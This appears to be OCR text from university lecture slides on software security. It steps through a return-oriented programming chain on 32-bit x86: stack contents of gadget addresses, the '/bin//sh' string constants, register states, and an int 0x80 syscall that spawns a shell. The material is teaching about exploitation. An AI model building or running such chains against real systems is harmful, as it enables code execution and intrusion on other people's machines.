

0xFFFFFFFF
...
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a
0xbffff628
0xbffff5ec
0x00000000
pop %edx 0x806e91a
ret 0x806e91b
pop %eax 0x80bb6d6
ret 0x80bb6d7
mov %eax,(%edx) 0x809a67d
ret 0x809a67f
xor %eax,%eax 0x80541b0
ret 0x80541b2
pop %ebx 0x80481c9
ret 0x80481ca
pop %ecx 0x80e4bd1
ret 0x80e4bd2
inc %eax 0x807b406
ret 0x807b407
int 0x80 0x80493e1
%eax 0x6e69622f
%ebx
%ecx
%edx 0x080ea060
%esp 0xbffff5fc
%ebp 0x65646362
%eip 0x080bb6d7
Adam Doupé, Software Security
ASU



0xFFFFFFFF
...
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a
0xbffff628
0xbffff5ec
0x00000000
pop %edx 0x806e91a
ret 0x806e91b
pop %eax 0x80bb6d6
ret 0x80bb6d7
mov %eax,(%edx) 0x809a67d
ret 0x809a67f
xor %eax,%eax 0x80541b0
ret 0x80541b2
pop %ebx 0x80481c9
ret 0x80481ca
pop %ecx 0x80e4bd1
ret 0x80e4bd2
inc %eax 0x807b406
ret 0x807b407
int 0x80 0x80493e1
%eax 0x6e69622f
%ebx
%ecx
%edx 0x080ea060
%esp 0xbffff600
%ebp 0x65646362
%eip 0x0809a67d
Adam Doupé, Software Security
ASU




